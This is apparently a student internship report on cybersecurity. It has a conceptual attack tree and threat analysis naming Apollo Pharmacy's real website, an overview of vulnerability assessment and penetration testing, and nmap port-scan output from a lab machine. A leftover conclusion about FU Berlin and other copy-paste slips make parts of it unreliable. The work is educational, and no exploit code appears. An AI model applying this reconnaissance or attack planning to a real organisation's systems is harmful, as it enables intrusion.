ADITYA DEGREE COLLEGE

(CO-ED CAMPUS)

Gajuwaka- 530026

APSCHE LONG TERM INTERNSHIP PROJECT

ON

CYBER SECURITY

Submitted by:

Mr. NEELI PREM KUMAR (122120606072)

UNDER THE ESTEEMED GUIDANCE OF

Ms. SRIVANI GONNA

(H.O.D of Computer Science)

TO

CYBERTHREYA

BY

DEPARTMENT OF BACHELOR OF COMPUTER APPLICATIONS

2022-2025

ADITYA DEGREE COLLEGE

(CO-ED CAMPUS)

Gajuwaka- 530026

APSCHE LONG TERM INTERNSHIP PROJECT

ON

CYBER SECURITY

Submitted by:

Mr. NEELI PREM KUMAR (122120606072)

UNDER THE ESTEEMED GUIDANCE OF

Ms. SRIVANI GONNA

(H.O.D of Computer Science)

TO

CYBERTHREYA

BY

DEPARTMENT OF BACHELOR OF COMPUTER APPLICATIONS

2022-2025

A LONG-TERM INTERNSHIP REPORT ON

CYBER SECURITY

(Under the organisation of CyberThreya)

A Project Report Submitted In Partial Fulfilment Of The Requirements

For The Award Of The Degree Of

BACHELOR OF COMPUTER APPLICATIONS

Submitted By

Mr. NEELI PREM KUMAR (122120606072)

UNDER THE ESTEEMED GUIDANCE OF

Ms. SRIVANI GONNA

(Lecturer of Computer Science)

DEPARTMENT OF BACHELOR OF COMPUTER APPLICATIONS

ADITYA DEGREE COLLEGE (CO-ED CAMPUS)

(Affiliated to Andhra University)

Gajuwaka- 530026

2022-2025

DEPATMENT OF COMPUTER APPLICATIONS

ADITYA DEGREE COLLEGE

(CO-ED CAMPUS), GAJUWAKA

(Affiliated Andhra University)

CERTIFICATE

This is to certify that the project report entitled "CYBER SECURITY" is a bonafied record of work carried out by Mr. Neeli Prem Kumar (122120606072) students submitted in partial fulfilment of requirement for the award of degree of Bachelors Of Computer Applications.

Internship Guide

Ms. SRIVANI GONNA

MTech, Mca

Computer Science


Head Of The Department

Ms. SRIVANI GONNA

MTech, Mca

External Examiner

Mr. UDAY. B



CYBERTHREYA

CERTIFICATE OF ACHIEVEMENT

This certificate is proudly present to

NEELI PREM KUMAR

Has successfully completed a 3-Months Internship in

Soc Analyst from 11/12/2024 - 13/03/2025

Certification Through Examination Administered by CYBERTHREYA

13-03-2025
DATE

SIGNATURE

Certification ID : CBYINTXXXX

ACKNOWLEDGEMENT

We would like to express our deep sense of gratitude to our esteemed college "ADITYA DEGREE COLLEGE (Women's Campus)", which has provided us an opportunity to fulfill our cherished desire. We thank Mr. SATYA PRAKASH (Principal of Aditya Degree College (CO-ED Campus), Gajuwaka) Mr. SRIVANI GOONA (H.O.D Computer Application) who had given us a constant encouragement and motivation, for a successful completion of project of "CYBER SECURITY". We thank Internal Guide Ms. SRIVANI GONNA who has given us a constant encouragement and motivation, for a successful completion of project of "CYBER SECURITY". We thank Mr. UDAY .B (Internship Trainer from "CYBERTHREYA") who given us a constant encouragement and motivation, for successful completion of project of "CYBER SECURITY". We would like to thank CYBERTHREYA Organization for their support.

PREM KUMAR NEELI

DECLARATION

I hereby declare that the work described in this Long Term Internship, entitled "CYBER SECURITY" which is being submitted by us in fulfilment of the requirements for the award of degree of Bachelor of Computer Applications from the Department of Bachelor of Computer Applications to Aditya Degree College, Gajuwaka under the guidance of Ms. SRIVANI GONNA lecturer of Computer Science in Aditya Degree College (CO-ED Campus), Gajuwaka.

PREM KUMAR NEELI

INDEX

CYBER ATTACK TREE

Cyber Attack Tree for https://www.apollopharmacy.in/

Introduction:

In recent years, apollopharmacy have increasingly become targets for Cyberattacks due to the valuable patients data they possess and the interconnected nature of their digital infrastructure. This theory aims to outline potential cyber threats and attack vectors specific to Apollo Pharmacy system, along with suggested mitigation strategies.

Scope:

- Apollo Pharmacy System infrastructure, including networks, systems, and data repositories.

- Users: Patients, Employees, Doctors.

- Critical assets: Patient records, Doctors Records, research documents.

Threat Actors:

- Hackers, cybercriminals, state-sponsored actors, insiders, patients.

Potential Attack Vectors:

1. Phishing emails targeting Apollo Pharmacy Patients and staff to gain access to sensitive information.

2. Malware infections via unsecured network connections or malicious websites, affecting Apollo Pharmacy digital systems.

3. Insider threats: disgruntled patients or pharmacy staff at Apollo with access to confidential data.

4. Unpatched software vulnerabilities exploited by attackers to gain unauthorized access to Apollo Pharmacy systems.

5. Physical security breaches allowing unauthorized individuals to tamper with systems or steal equipment from Apollo Pharmacy.

Threat Model: Hacking Apollo Pharmacy

Root Nod

- *Hacking Apollo Pharmacy System*

Branches

1. Phishing Attacks

- Fake login pages*: Counterfeit sites mimic Apollo Pharmacy's login page to steal user credentials.
- Email spoofing*: Deceptive emails trick users into revealing personal information.
- Social engineering*: Attackers pose as legitimate representatives to extract sensitive data.

2. Database Breach

- SQL injection: Exploiting weak database queries to access or manipulate data.
- Weak password protection*: Poor password policies lead to unauthorized access.
- Insider threats*: Employees intentionally or unintentionally leaking sensitive data.

3. API Exploitation

- Unauthorized API access: Poorly secured APIs can be exploited to extract or modify data.
- Data leakage: Misconfigured endpoints may expose sensitive user information.
- Man-in-the-middle (MITM) attacks: Intercepting user-pharmacy communications to steal or alter data.

4. Malware Injection

- Cross-site scripting (XSS): Injecting malicious scripts to execute unauthorized actions.
- *Remote code execution: Exploiting vulnerabilities to take control of systems.
- Supply chain attacks: Targeting third-party vendors to introduce malware.

5. Payment Fraud

- Credit card skimming: Stealing payment details during transactions.
- Fake transactions: Manipulating the system for unauthorized refunds or purchases.
- Exploiting payment gateways: Weak security leading to financial theft.

6. Ransomware Attacks


- *Data encryption extortion*: Hackers lock access to critical pharmacy data until a ransom is paid.
- *Disrupting operations*: Shutting down pharmacy systems, preventing access to orders and records.
- *Threatening data leaks*: Exposing sensitive customer and business data unless demands are met.

7. Distributed Denial-of-Service (DDoS) Attacks

- *Overloading pharmacy servers*: Flooding systems with excessive traffic to make them unavailable.
- *Interrupting transactions*: Preventing customers from accessing the website or app.
- *Weakening security defenses*: Creating opportunities for other cyberattacks during downtime.

Prevention Measures

- *Strong authentication: Implement multi-factor authentication (MFA) and strict user verification.
- *Data encryption*: Secure communications with SSL/TLS and encrypt stored data.
- *Regular security audits*: Conduct vulnerability assessments and penetration testing.
- *User awareness training*: Educate employees and customers on phishing and security threats.
- *Secure API development*: Use OAuth authentication, access tokens, and endpoint security best practices.
- *DDoS protection*: Implement traffic filtering and rate-limiting mechanisms.
- *Ransomware mitigation*: Maintain regular backups and use advanced threat detection systems.


Hacking Apollo System Pharmacy
1.Phishing Attack
Fake login pages
Email spoofing
Social engineering
2.DataBase Breach
SQL injection
Weak password protection
3.API Explotation
Unauthorized API access
Man-in-the-middle attacks
4.Malware Injection
Remote code execution
Cross-site scripting (XSS)
5.Payment Fraud
Credit card skimming
Fake Transactions
6.Ransome Attacks
Data encryption exortation
Disrupting operations
7.DDOS
Interrupting transactions
Weakening security

Conclusion:

Educational institutions like FU Berlin face a variety of cyber threats that can compromise the confidentiality, integrity, and availability of sensitive data. By understanding these threats and implementing appropriate mitigation strategies, institutions such as FU Berlin can strengthen their cybersecurity posture and protect against potential cyberattacks.

THREAT ANALYSIS & SOLUTIONS FOR ORGANISATION

Threat Analysis and Solutions for Apollo Pharmacy System

Introduction:

Apollo Pharmacy is a leading healthcare retail chain, providing pharmaceutical products, healthcare services, and digital health solutions. As a critical component of the healthcare sector, Apollo Pharmacy handles sensitive customer data, financial transactions, and prescription records, making it a potential target for cyber threats and operational risks.

Threat analysis for the Apollo Pharmacy system involves identifying vulnerabilities, assessing risks, and implementing robust security measures to protect patient data, ensure regulatory compliance, and maintain business continuity. This process helps mitigate potential cyber threats such as data breaches, ransomware attacks, system downtime, and unauthorized access to critical information By addressing these challenges proactively, Apollo Pharmacy can continue to provide secure and reliable healthcare services to its customers.

Types of Threats

A. Operational Threats

- Supply Chain Issues – Delays, stock shortages.
- System Failures – Downtime, cybersecurity risks.
- Workforce Problems – High turnover, lack of training.

B. Regulatory & Compliance Threats

- Healthcare Regulations – Non-compliance with drug laws.
- Data Privacy – Risk of data breaches.

C. Market & Financial Threats

- Competition – Online pharmacies, pricing pressure.
- Economic Factors – Rising costs, fluctuating medicine prices.websites, leading to further security breaches and infections.

Threat Impacts For Apollo Pharmacy System

Threats Types	Impaact
Supply Chain Disruptions	Stock unavailability, customer dissatisfaction, revenue loss.
Cybersecurity Breaches	Data theft, legal penalties, reputational damage
Regulatory Non-Compliance	Fines, legal actions, potential store shutdowns
Market Competition	Loss of customers to rivals, lower sales
Pricing Pressure	Reduced profit margins, financial instability..

Mitigation Strategies:

- Supply Chain: Partner with multiple vendors, use smart inventory systems.
- Cybersecurity: Install firewalls, enable multi-factor authentication.
- Compliance: Conduct audits, train staff regularly.
- Market Positioning: Improve e-commerce services, offer discounts.
- Financial Stability: Optimize costs, diversify products.

Procedure for Risk Management in Apollo Pharmacy:

Step 1: Risk Identification – Assess internal and external threats affecting the business.

Step 2: Risk Assessment – Evaluate the likelihood and impact of each threat.

Step 3: Risk Mitigation Planning – Develop strategies and action plans to address identified risks.

Step 4: Implementation – Execute mitigation strategies with the help of technology, policies, and training.

Step 5: Monitoring & Review – Regularly monitor risk control measures and adjust strategies as needed.

Apollo Pharmacy, as a leading healthcare provider, faces multiple threats, including supply chain disruptions, cybersecurity risks, regulatory challenges, and market competition. These threats can impact business operations, customer trust, and financial stability.

A structured risk management procedure—identifying, assessing, planning, implementing, and monitoring risks—ensures continuous improvement and business resilience. By staying proactive and adapting to changing industry dynamics, Apollo Pharmacy can maintain its market leadership and continue delivering quality healthcare services to its customers.

Vulnerability Assessment & Penetration Testing

Vulnerability Assessment & Penetration Testing

Introduction:

In today's digital era, cyber threats are increasing at an alarming rate, making security a top priority for organizations. Vulnerability Assessment and Penetration Testing (VAPT) is a crucial cybersecurity practice that helps identify, evaluate, and mitigate security weaknesses in networks, applications, and systems. It plays a vital role in preventing cyberattacks, ensuring data protection, and maintaining business continuity.

VAPT combines two essential security approaches: Vulnerability Assessment (VA) and Penetration Testing (PT). Vulnerability Assessment involves scanning and detecting security flaws without actively exploiting them, while Penetration Testing goes a step further by simulating real-world cyberattacks to evaluate the effectiveness of an organization's security defenses. Together, these processes provide a comprehensive analysis of an organization's security posture and help strengthen defenses against potential cyber threats.

By conducting VAPT regularly, businesses can proactively identify risks, comply with security regulations, protect sensitive data, and reduce the chances of security breaches. Whether it's protecting financial information, customer data, or critical infrastructure, VAPT ensures that organizations stay one step ahead of cybercriminals and enhance their overall security framework.

Types of VAPT

Vulnerability Assessment and Penetration Testing (VAPT) consists of two primary components: Vulnerability Assessment (VA) and Penetration Testing (PT). Both serve distinct purposes but work together to provide a comprehensive security evaluation.

A. Vulnerability Assessment (VA)

Vulnerability Assessment is a proactive process that identifies and categorizes security weaknesses in an organization's network, applications, and systems. It helps businesses detect potential security gaps before they are exploited by attackers.

Key Characteristics of VA:

- Focuses on identifying vulnerabilities but does not exploit them.
- Uses automated tools like Nessus, OpenVAS, and Qualys to scan systems.
- Generates reports categorizing risks as low, medium, high, or critical.
- Helps organizations prioritize security patches and updates.

Types of Vulnerability Assessment:

- Network-Based Assessment – Scans networks and systems for security loop holes.

- Application Security Assessment – Identifies vulnerabilities in web and mobile applications.
- Cloud Security Assessment – Evaluates security risks in cloud environments.
- Configuration Assessment – Checks system and software configurations for misconfigurations.

B. Penetration Testing (PT)

Penetration Testing (also known as ethical hacking) goes beyond identifying vulnerabilities by actively exploiting them to assess the real impact of a cyberattack. It helps organizations understand how an attacker could infiltrate their systems and the damage they could cause.

Key Characteristics of PT:

- Simulates real-world cyberattacks to test defenses.
- Performed manually by ethical hackers using tools like Metasploit, Burp Suite, and Nmap.
- Helps assess the effectiveness of existing security controls.
- Provides a detailed report with recommendations for security improvements.

Types of Penetration Testing:

- Black Box Testing – Testers have no prior knowledge of the system, simulating an external attack.
- White Box Testing – Testers have full knowledge of the system, assessing vulnerabilities from an internal perspective.
- Gray Box Testing – A mix of black and white box testing, where testers have limited knowledge of the system.
- Wireless Penetration Testing – Focuses on weaknesses in Wi-Fi networks and wireless devices.
- Social Engineering Testing – Tests human vulnerabilities, such as phishing and impersonation attacks.

By combining Vulnerability Assessment and Penetration Testing, organizations can identify risks, test their security resilience, and enhance their overall cybersecurity posture.

Port Scanning & Enumeration

Objective:

Identify open ports and running services on the target system.


PROCEDURE FOR PORT SCANNING AND ENUMERATION

Step:

Use Nmap for a full port scan on 192.168.1.151

Command: nmap 192.168.1.151

- Analyze the scan results to identify open services.
- Document findings with screenshots.



```
┌──(root㉿cyberthreya)-[/home/likithtippana04]
└─# nmap 192.168.1.151
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-11 02:15 EDT
Nmap scan report for 192.168.1.151
Host is up (0.000058s latency).
Not shown: 979 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:48:EF:79 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

Fig: 1.1 nmap scanning for ip 192.168.1.151

Service & Version Detection

Objective:

Identify if MySQL is running and determine its version.

